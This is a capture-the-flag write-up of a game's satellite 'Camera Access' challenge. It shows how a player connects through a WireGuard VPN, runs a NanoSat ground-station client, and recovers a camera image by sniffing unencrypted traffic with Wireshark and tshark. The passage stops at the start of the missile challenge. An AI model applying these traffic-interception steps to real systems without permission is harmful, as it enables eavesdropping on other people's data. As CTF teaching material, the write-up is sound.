
After the Space Island Access Speaker objective, we can now enter the facility!

Full Island - Inside Gate (30% Zoom)

On the east side of the enclosed facility, the satellite building can be entered!

We enter Zenith SGS - Satellite Ground Station and are met with Wombley Cube!

Camera Access
Gain access to Jack’s camera. What’s the third item on Jack’s TODO list?
When speaking with Wombley Cube, we obtain the following hint:
Hubris is a Virtue
In his hubris, Wombley revealed that he thinks you won’t be able to access the satellite’s “Supervisor Directory”. There must be a good reason he mentioned that specifically, and a way to access it. He also said there’s someone else masterminding the whole plot. There must be a way to discover who that is using the nanosat.
Final Door
When clicking on the “final door” on the right, it loads a video of space including sun, moon, earth, and a satellite!

SGS Terminal
When clicking on the middle SGS terminal, it loads a picture “Nanosat Christmas Comms - Wishing you the warmest disaster avoidance this Holiday Season!”
Gator - Wireguard VPN
On the bottom-left corner, there is a Gator that when clicked launches at app:
Clicking on About;
Status: 🟢 | Ttl: 4.0 hours | Target: 34.41.215.165
If we click on the “Time Travel” button, we obtain a wireguard configuration file to connect to a VPN. We can connect using the following script:
bash -c 'cat << "EOF" > wg0-server.conf
[Interface]
Address = 10.1.1.1/24
PrivateKey = cc05IavQldS5XGj9xReSvuaXsY9xgQHBbdZaC3ddyu0=
ListenPort = 51820

[Peer]
PublicKey = JXCCduNBIRDushn3bxjcCogX0YqhsemMWdEsm7jdkRk=
AllowedIPs = 10.1.1.2/32
EOF'

bash -c 'cat << "EOF" > wg0.conf
[Interface]
Address = 10.1.1.2/24
PrivateKey = bYkny3XP9CyMUbAiefgCBghBzQDADSvNjsU1A+8T1BU=
ListenPort = 51820

[Peer]
PublicKey = xViQTwGY7OhV6hHEPYKlgLqdYv9GTqyOZU8QRWf2Mws=
Endpoint = 34.173.170.84:51820
AllowedIPs = 10.1.1.1/32
EOF'

sudo cp wg0.conf /etc/wireguard/wg0.conf
sudo wg-quick down wg0
sudo wg-quick up wg0
[#] ip link add wg0 type wireguard
[#] wg setconf wg0 /dev/fd/63
[#] ip -4 address add 10.1.1.2/24 dev wg0
[#] ip link set mtu 1420 up dev wg0
Vending Machine
When speaking with the vending machine NanoSat-o-Matic, he provides a Java program all zipped up and containerized - “Hi there! I am a Ground station client vending machine. Apparently there is a huge need for NanoSat frameworks here, so they have put me in this room. Here, have a free sample!”
Within the archive, the satellite/client_container/README.md explains how to setup your environment to connect with Wireguard, launch a docker container, connect over VNC, etc.
We can build and run the application in a docker container (this takes a few minutes):
sudo ./build_and_run.sh
Sending build context to Docker daemon  119.4MB
Step 1/15 : FROM eclipse-temurin:11-jre
11-jre: Pulling from library/eclipse-temurin
3dd181f9be59: Pull complete
6d733e6219d9: Pull complete
41f868d375a0: Pull complete
7e0b41871d28: Pull complete
abba5c11ffee: Pull complete
Digest: sha256:cfba8df9620f10a0e8b6a147a9a1a09dfce2477a9cb4552dfe94bc7319aa3032
Status: Downloaded newer image for eclipse-temurin:11-jre
 ---> 05c7c092e61d
..[snip]..
Or you can use podman:
podman machine start
cd client_container
podman build -t nmf_client -f Dockerfile
podman run -d -p 6901:6901 -p 5900:5900 --cap-add="NET_ADMIN" --cap-add="NET_RAW" nmf_client
We can connect to it using vncviewer that will connect to our localhost:5900 VNC server hosted in the docker:
vncviewer 127.0.0.1

NanoSat MO Base Station Tool
Launching NanoSat MO Base Station Tool from within the VNC (by right-clicking):

The [[satellite/client_container/README.md]] explains how to connect to the directory service of maltcp://10.1.1.1:1024/nanosat-mo-supervisor-Directory

The main screen lists all the services and their relevant URI’s and Broker URI’s:
Camera
Since we are looking for a picture, we can starting the camera service using the runApp utility!

Connect to the new directory service URI:

Aggregation All Supported [] maltcp://10.1.1.1:1025/camera-Aggregation maltcp://10.1.1.1:1025/camera-AggregationInternalBroker
Action All Supported [] maltcp://10.1.1.1:1025/camera-Action null
Archive All Supported [] maltcp://10.1.1.1:1025/camera-Archive null
Heartbeat All Supported [] maltcp://10.1.1.1:1025/camera-Heartbeat maltcp://10.1.1.1:1025/camera-HeartbeatInternalBroker
Event All Supported [] maltcp://10.1.1.1:1025/camera-Event maltcp://10.1.1.1:1025/camera-EventInternalBroker
Parameter All Supported [] maltcp://10.1.1.1:1025/camera-Parameter maltcp://10.1.1.1:1025/camera-ParameterInternalBroker
ArchiveSync All Supported [] maltcp://10.1.1.1:1025/camera-ArchiveSync null
Alert All Supported [] maltcp://10.1.1.1:1025/camera-Alert null
Directory All Supported [] maltcp://10.1.1.1:1025/camera-Directory null
We can enable the generation of snapshots from the camera via the Parameter Service and enableGeneration button:

However, getting the object value of Base64SnapImage is not fully displayed when clicking on getValue.

We also checked the Published Parameter Values tab:

Wireshark Image Extraction
Since the Java GUI does not display the entire Base64SnapImage contents of the image, we need to extract the contents some other way. Since the contents are unencrypted and Wireshark is installed, we can capture the Base64SnapImage through Wireshark by capturing on All Interfaces and export the packet capture to our main host via a docker cp command.
We can save the capture to /root/camera-capture.pcapng and transfer it back to our host:
sudo docker ps
sudo docker cp <container_name>:/root/camera-capture.pcapng .
We found that the beginning of an image starts with 4AAQSK, if we find all the packets that start with that, we can just extract packet 40344 through 41654 and we should have everything we need to extract an image!
Wireshark Filter: frame matches "4AAQSK"

We can then extract a single image transmission into a new pcap file by going to File -> Export Specified Packets. The range would be: 40344-41654 (captured)

We can then parse this single image PCAP file to extract all the relevant packets into hex using tshark:
tshark -r images.pcapng -Y 'tcp' -T fields -e data -e tcp.stream | awk '{print $1}' | grep -v '^[0-9]\{1,2\}$'
We can then copy the hex dump into Cyberchef for additional processing:

The final decoded image:

Oh no … Jack is at it again!
Checklist:
- Get SANTA TO MOVE TO GEESE ISLANDS
- PLACE GEOSTATIONARY SATELLITE ABOVE ISLANDS
- CONQUER HOLIDAY SEASON!
Looking back at the challenge question, the answer is the last item on the list.
Answer: CONQUER HOLIDAY SEASON!
Achievement
Congratulations! You have completed the Camera Access challenge!
After the completion of Camera Access, we unlocked a new objective:
Missile Diversion (Space Island)
Thwart Jack’s evil plan by re-aiming his missile at the Sun.
Missile Diversion
Missile Diversion (Space Island)
Thwart Jack’s evil plan by re-aiming his missile at the Sun.
When speaking with Wombley Cube, we obtain the following hint:
Always Lock Your Computer
Wombley thinks he may have left the admin tools open. I should check for those if I get stuck.
Missile Targeting System
Since we are looking to stop a missile, we can starting the missile-targeting-system service using the runApp utility!

NFO: NanoSat MO Connector initialized in 1.395 seconds!
2024-01-04 00:47:37.054 esa.mo.nmf.nanosatmoconnector.NanoSatMOConnectorImpl init
INFO: URI: maltcp://10.1.1.1:1025/missile-targeting-system-Directory
Then we can connect to the missile-targeting-system-Directory under the directory service URI:
